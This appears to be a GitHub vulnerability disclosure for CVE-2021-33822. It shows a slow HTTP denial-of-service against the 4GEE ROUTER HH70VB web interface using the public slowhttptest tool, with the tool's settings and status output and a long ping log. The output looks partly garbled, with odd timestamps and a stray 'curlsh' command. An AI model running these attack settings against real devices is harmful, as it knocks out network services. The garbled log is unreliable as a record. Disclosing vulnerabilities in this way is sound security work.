

master

...

CVE-POC / CVE-2021-33822.md

Jian-Xian Update CVE-2021-33822.md

History

1 contributor

55 lines (34 sloc) | 1.9 KB

...

CVE-2021-33822

[Discoverer]

*Jian Xian Li, *Hao Hsiang Lin, Guan Yu Lai

Telecom Technology Center

(TTC is an experienced cybersecurity professional team. It helps companies to improve their security posture, and increase the confidence in implementing, and assessing the right security controls and vulnerabilities of network-connectable consumer/medical/industrial products.)

[Description]

An issue was discovered on 4GEE ROUTER HH70VB Version HH70_E1_02.00_22. Attackers can use slowhttptest tool to send incomplete HTTP request, which could make server keep waiting for the packet to finish the connection, until its resource exhausted. Then the web server is denial-of-service.

[Attack Type]

Remote

[Product]

4GEE ROUTER HH70VB


[Version]

HH70_E1_02.00_22

4GEE ROUTER HH70VB devices vulnerability

Demonstration

Normally, 4GEE ROUTER HH70VB 's web login screenshot is like this. As shown below:



By using slowhttptest tool to attack to 4GEE ROUTER HH70VB 's web server, keep it waiting for response until its resource exhausted, therefore achieves Slow HTTP DoS Attack. If attack cause web server out of service success ully, option service available will show text NO with red color. As shown below:

```

root@kali:~# curlsh
The May 20 15:10:11 2021: set open files limit to 5010
The May 20 15:10:11 2021:
The May 20 15:10:11 2021:
slowhttptest version 1.0.0
- https://github.com/shekya/slowhttptest -
test type: 5000 HEADERS
number of connections: 5000
url: http://192.168.5.254:80/
verb: GET
cookie:
Content-length header value: 4896
follow up data size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 2 seconds
test duration: 240 seconds
using proxy: no proxy

The May 20 15:10:11 2021:
slow HTTP test status on 0th second:
initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
The May 20 15:10:10 2021:
The May 20 15:10:10 2021:
slowhttptest version 1.0.0
- https://github.com/shekya/slowhttptest -
test type: 5000 HEADERS
number of connections: 5000
url: http://192.168.5.254:80/
verb: GET
cookie:
Content-length header value: 4896
follow up data size: 52
interval between follow up data: 10 seconds
connections per seconds: 200
probe connection timeout: 2 seconds
test duration: 240 seconds
using proxy: no proxy

The May 20 15:10:10 2021:
slow HTTP test status on 5th second:
initializing: 0
pending: 005
connected: 132
error: 0
closed: 0
service available: NO
The May 20 15:10:21 2021:
The May 20 15:10:21 2021:
root@kali:~# ping 192.168.5.254
PING 192.168.5.254 (192.168.5.254) 56(84) bytes of data:
64 bytes from 192.168.5.254: icmp_seq=1 ttl=128 time=0.49 ms
64 bytes from 192.168.5.254: icmp_seq=2 ttl=128 time=0.49 ms
64 bytes from 192.168.5.254: icmp_seq=3 ttl=128 time=0.47 ms
64 bytes from 192.168.5.254: icmp_seq=4 ttl=128 time=0.41 ms
64 bytes from 192.168.5.254: icmp_seq=5 ttl=128 time=0.40 ms
64 bytes from 192.168.5.254: icmp_seq=6 ttl=128 time=0.56 ms
64 bytes from 192.168.5.254: icmp_seq=7 ttl=128 time=0.57 ms
64 bytes from 192.168.5.254: icmp_seq=8 ttl=128 time=0.83 ms
64 bytes from 192.168.5.254: icmp_seq=9 ttl=128 time=0.77 ms
64 bytes from 192.168.5.254: icmp_seq=10 ttl=128 time=0.38 ms
64 bytes from 192.168.5.254: icmp_seq=11 ttl=128 time=0.61 ms
64 bytes from 192.168.5.254: icmp_seq=12 ttl=128 time=0.38 ms
64 bytes from 192.168.5.254: icmp_seq=13 ttl=128 time=0.45 ms
64 bytes from 192.168.5.254: icmp_seq=14 ttl=128 time=0.73 ms
64 bytes from 192.168.5.254: icmp_seq=15 ttl=128 time=0.85 ms
64 bytes from 192.168.5.254: icmp_seq=16 ttl=128 time=0.15 ms
64 bytes from 192.168.5.254: icmp_seq=17 ttl=128 time=0.87 ms
64 bytes from 192.168.5.254: icmp_seq=18 ttl=128 time=0.68 ms
64 bytes from 192.168.5.254: icmp_seq=19 ttl=128 time=0.10 ms
64 bytes from 192.168.5.254: icmp_seq=20 ttl=128 time=0.04 ms
64 bytes from 192.168.5.254: icmp_seq=21 ttl=128 time=0.08 ms
64 bytes from 192.168.5.254: icmp_seq=22 ttl=128 time=0.09 ms
64 bytes from 192.168.5.254: icmp_seq=23 ttl=128 time=0.02 ms
64 bytes from 192.168.5.254: icmp_seq=24 ttl=128 time=0.81 ms
64 bytes from 192.168.5.254: icmp_seq=25 ttl=128 time=0.02 ms
64 bytes from 192.168.5.254: icmp_seq=26 ttl=128 time=0.73 ms
64 bytes from 192.168.5.254: icmp_seq=27 ttl=128 time=0.34 ms
64 bytes from 192.168.5.254: icmp_seq=28 ttl=128 time=0.64 ms
64 bytes from 192.168.5.254: icmp_seq=29 ttl=128 time=0.11 ms
64 bytes from 192.168.5.254: icmp_seq=30 ttl=128 time=0.47 ms
64 bytes from 192.168.5.254: icmp_seq=31 ttl=128 time=0.77 ms
64 bytes from 192.168.5.254: icmp_seq=32 ttl=128 time=0.39 ms
64 bytes from 192.168.5.254: icmp_seq=33 ttl=128 time=0.44 ms
64 bytes from 192.168.5.254: icmp_seq=34 ttl=128 time=0.64 ms
64 bytes from 192.168.5.254: icmp_seq=35 ttl=128 time=0.15 ms
64 bytes from 192.168.5.254: icmp_seq=36 ttl=128 time=0.37 ms
64 bytes from 192.168.5.254: icmp_seq=37 ttl=128 time=0.62 ms
64 bytes from 192.168.5.254: icmp_seq=38 ttl=128 time=0.83 ms
64 bytes from 192.168.5.254: icmp_seq=39 ttl=128 time=0.68 ms
64 bytes from 192.168.5.254: icmp_seq=40 ttl=128 time=0.11 ms
64 bytes from 192.168.5.254: icmp_seq=41 ttl=128 time=0.35 ms
64 bytes from 192.168.5.254: icmp_seq=42 ttl=128 time=0.35 ms
64 bytes from 192.168.5.254: icmp_seq=43 ttl=128 time=0.05 ms
64 bytes from 192.168.5.254: icmp_seq=44 ttl=128 time=0.99 ms
64 bytes from 192.168.5.254: icmp_seq=45 ttl=128 time=0.10 ms
64 bytes from 192.168.5.254: icmp_seq=46 ttl=128 time=0.40 ms
64 bytes from 192.168.5.254: icmp_seq=47 ttl=128 time=0.34 ms
64 bytes from 192.168.5.254: icmp_seq=48 ttl=128 time=0.99 ms
64 bytes from 192.168.5.254: icmp_seq=49 ttl=128 time=0.11 ms
64 bytes from 192.168.5.254: icmp_seq=50 ttl=128 time=0.96 ms
64 bytes from 192.168.5.254: icmp_seq=51 ttl=128 time=0.07 ms
64 bytes from 192.168.5.254: icmp_seq=52 ttl=128 time=0.44 ms
64 bytes from 192.168.5.254: icmp_seq=53 ttl=128 time=0.50 ms
64 bytes from 192.168.5.254: icmp_seq=54 ttl=128 time=0.72 ms

```

It could not be accessed when attack success. As shown below:



Reference(s)

<https://github.com/shekya/slowhttptest>

<https://www.sing4g.com/product-page/4gee-router-hh70vb-4g-300mbps-2lan-32wifi>